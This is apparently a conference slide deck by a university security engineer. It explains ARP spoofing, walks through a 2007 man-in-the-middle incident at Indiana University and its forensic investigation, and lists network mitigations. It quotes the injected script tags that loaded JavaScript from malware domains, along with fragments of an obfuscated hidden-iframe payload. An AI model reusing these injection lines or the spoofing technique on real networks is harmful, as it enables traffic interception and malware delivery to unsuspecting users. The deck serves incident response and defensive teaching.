ARP Poison Routing

An Attack at Indiana University


David A. Greenberg, GSEC, GCWN, GCFA
Principal Security Engineer
University Information Security Office
Information and Infrastructure Assurance
Office of the Vice President for Information Technology and CIO
Indiana University

Introduction

- About Indiana University
- Address Resolution Protocol (ARP)
- ARP Attacks
- The Incident
- Future Mitigation

Indiana University

- Eight IU campuses
- Home of:
  - REN-ISAC
  - Internet2 Network NOC
  - Big Red Supercomputer
  - Jacobs School of Music



Indiana University

- 100,000 Students enrolled
- 17,000 Faculty and Staff

In Bloomington and Indianapolis:

- 30,000 University owned computers
- 59,000 Estimated personal computers

Source: factbook.indiana.edu


Address Resolution Protocol

Address Resolution Protocol

- Ethernet uses Media Access Control (MAC) addresses
- Internet uses Internet Protocol (IP) Addresses
- Address Resolution Protocol (ARP) ties these two together


		Example
7	Application	Web Application
6	Presentation	HTTP
5	Session	80
4	Transport	Transmision Control Protocol (TCP)
3	Network	Internet Protocol (IP)
2	Data Link	Ethernet
1	Physical	CAT5

ARP Request




MAC: 0101.0101.0101
IP: 10.0.0.22

Who has IP address 10.0.0.50?
Tell 0101.0101.0101




MAC: 1010.1010.1010
IP: 10.0.0.50

10.0.0.50 is at 1010.1010.1010


MOTIVATION
It's not that I'm lazy, it's that I just don't care.

ARP Spoofing / Gratuitous ARP



1. Who has IP address 10.0.0.50?
Tell 0101.0101.0101

2. 10.0.0.50 is at 1010.1010.1010


2a. 10.0.0.50 is at 1111.1110.1010

ARP Spoofing

Cain & Abel

Dsniff

Ettercap



Route Tables - Before

Computer1		
Myself (computer1)	10.0.0.100	aaaa
Router	10.0.0.1	bbbb

Router		
Myself	10.0.0.1	bbbb
Computer1	10.0.0.100	aaaa


Route Tables - After


Evil Computer		
Myself	10.0.0.200	eeee
Computer1	10.0.0.100	aaaa
Router	10.0.0.1	bbbb


Computer1 (user)		
Myself	10.0.0.100	aaaa
Router	10.0.0.1	eeee

Router		
Myself	10.0.0.1	bbbb
Computer1	10.0.0.100	eeee
Evil Computer	10.0.0.200	eeee

Router Impersonation







Server Side ARP Spoofing

- October 4, 2007
- ARP spoofing at a shared hosting site
- http://www.avertlabs.com/research/blog/ index.php/2007/10/04/arp-spoofing-is-your-web-hosting-service-protected/

Incident at the University

- "http issues and possible security problem"

Symptoms

- Intermittent - comes and goes
- Slow loading web pages
  handful of users reporting problem
- Injecting code in web sites
- Affecting multiple Operating Systems


Intermittent

- First contact:
- Mon, 24 Sep 2007 19:50:43 -0400

- Problem seen on:
- Friday 9/14 (early afternoon – 4:30)
- Monday 9/17 (afternoon)
- Monday 9/24 (noon – afternoon)

Slow Loading Web Sites

- <script src=http://1.4h4.us/1.js></script>
  or...
  <script src=http://rb.vg/1.js></script>



www.xkcd.com

Problem noticed by:

- Windows users
- Mac users
- DHCP users
- Student labs and Departmental builds
- But only about 7 users reported experiencing the problem.

- Not Static IP users?

Investigation

DNS logs

- 157 machines on the vlan looked up the malware domain on 9/24/2007

Still, department only reported a handful of affected computers

Possible Causes

- The machines themselves are compromised
  Injection happening locally on each machine
- Web sites compromised
- Rogue DHCP
- ARP - MITM

Local Machine Compromised?

- Windows XP, Mac OS X
- All running up to date Anti Virus software
- Problem not persistent
- Two builds affected, each maintained by different group
- Student Technology Center users run as limited users
- Identical machines at other locations not affected

Web Sites Compromised?

- Code only visible from computers on one virtual lan (vlan)
- Visible in many unrelated websites located around the world (cnn.com google.com, indiana.edu, etc.)

DHCP ?

- Indiana University runs one central DHCP service
- All computers were communicating with the DHCP server normally.
- Nothing abnormal in the DHCP logs

ARP MITM?

- Intra-vlan traffic not visible to University sniffers
- ARP traffic not recorded anywhere
- Machines still communicate with external sites

On-site Investigation

- Support provider prepared a laptop with Wireshark and waited until…
- Morning of September 28, 2007

  As we thought… Friday
- Plugged laptop into problem network and captured traffic

Wireshark – ARP Flooding

No.	Time	Source	Destination	Protocol	Info
521	11.546438	QuantaCo_69:36:3f	CompalCo_2d:ef:58	ARP	129.79.232.254 is at 00:16:36:69:36:3f
524	11.555254	DellComp_a1:bc:81	Broadcast	ARP	Who has 129.79.232.89? Tell 129.79.232.91
530	11.992015	QuantaCo_69:36:3f	Dell_10:86:10	ARP	129.79.232.254 is at 00:16:36:69:36:3f
531	11.992022	QuantaCo_69:36:3f	Dell_10:86:10	ARP	129.79.232.254 is at 00:16:36:69:36:3f
532	11.992102	QuantaCo_69:36:3f	Dell_10:86:10	ARP	129.79.232.254 is at 00:16:36:69:36:3f
534	12.023710	Cisco_b2:b9:00	Broadcast	ARP	Who has 129.79.225.228? Tell 129.79.225.254
535	12.036962	QuantaCo_69:36:3f	Dell_4a:88:07	ARP	129.79.232.254 is at 00:16:36:69:36:3f
536	12.037078	QuantaCo_69:36:3f	Dell_4a:88:07	ARP	129.79.232.254 is at 00:16:36:69:36:3f
537	12.037082	QuantaCo_69:36:3f	Dell_4a:88:07	ARP	129.79.232.254 is at 00:16:36:69:36:3f
538	12.074911	QuantaCo_69:36:3f	Dell_49:33:f8	ARP	129.79.232.254 is at 00:16:36:69:36:3f
539	12.075029	QuantaCo_69:36:3f	Dell_49:33:f8	ARP	129.79.232.254 is at 00:16:36:69:36:3f
540	12.075032	QuantaCo_69:36:3f	Dell_49:33:f8	ARP	129.79.232.254 is at 00:16:36:69:36:3f
542	12.092110	QuantaCo_69:36:3f	CompalEl_67:96:15	ARP	129.79.232.254 is at 00:16:36:69:36:3f
543	12.092225	QuantaCo_69:36:3f	CompalEl_67:96:15	ARP	129.79.232.254 is at 00:16:36:69:36:3f
544	12.092228	QuantaCo_69:36:3f	CompalEl_67:96:15	ARP	129.79.232.254 is at 00:16:36:69:36:3f
545	12.096130	QuantaCo_69:36:3f	Dell_45:d2:f3	ARP	129.79.232.254 is at 00:16:36:69:36:3f
546	12.096253	QuantaCo_69:36:3f	Dell_45:d2:f3	ARP	129.79.232.254 is at 00:16:36:69:36:3f

MAC Registration

- 00:16:36:69:36:3f - 129.79.232.AB
- Department: Department X
- Computer name: iub-83643e60024
- Username: User5
- Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.12) Gecko/20070508 Firefox/1.5.0.12

Network Police

- Room 418, Jack K
- Student laptop
- Collected and imaged

Interesting Bits of the Timeline

- 9/24/2007 9:36:42 AM 191 mymsn[9].htm
- 9/24/2007 9:36:42 AM 1,809 9A993DE690A360E44D7240[1].jpg
- 9/24/2007 9:36:43 AM 5,448 mymsn[7].js
- 9/24/2007 9:36:43 AM 81,920 index.dat
- 9/24/2007 9:36:52 AM 21,292 A0001294.exe
- 9/24/2007 9:36:52 AM 15,762 A0001314.dll
- 9/24/2007 9:36:54 AM 61,440 WanPacket.dll
- 9/24/2007 9:36:54 AM 81,920 Packet.dll
- 9/24/2007 9:36:54 AM 233,472 wpcap.dll

Malicious Software

- File A0001294.exe received on 10.01.2007 19:16:12 (CET)
- VirusToal: Ikarus

  Trojan-Downloader.Win32.Zlob.and

- C:\Program Files\PaqTool\keylog\icosdll.dll

Malicious Software

- window["\x64\x6f\x63\ ...

- document.write …
- iframewidth=0 height=0
  src=http:NoP.gsS368Go368.gif> …
- <iframe>

Mitigation

- Static ARP Tables
- Port Security

  One MAC per port
- Private VLANs
- Arpwatch tool
- DHCP Snooping + Dynamic ARP Inspection

Static ARP Tables

- Only choice for static IP addresses
- Build off of DHCP tables for DHCP addresses

One MAC Per Port

- Prevent easy MAC spoofing

Private VLANs

- VLAN within a VLAN
- Hosts on private VLAN can only talk to a single trusted port
- One way interception still possible

Arpwatch

- **Arpwatch** keeps track for ethernet/ip address pairings. It syslogs activity and reports certain changes via email. **Arpwatch** uses ***pcap****(3)* to listen for arp packets on a local ethernet interface.
- /etc/arpwatch.conf
- eth0 -n 10.0.0.0/8

From: http://linux.die.net/man/8/arpwatch

Dynamic ARP Inspection

- Switch intercepts all ARP packets
- Verify MAC to IP binding in local cache
- Compare to trusted database built by DHCP Snooping and user configured entries

Questions? Discussion?

ARP Spoofing

An Attack at Indiana University

David A. Greenberg, GSEC, GCWN, GCFA
Principal Security Engineer
University Information Security Office
Information and Infrastructure Assurance
Office of the Vice President for Information Technology and CIO
Indiana University

Support Slides

An Ethernet Frame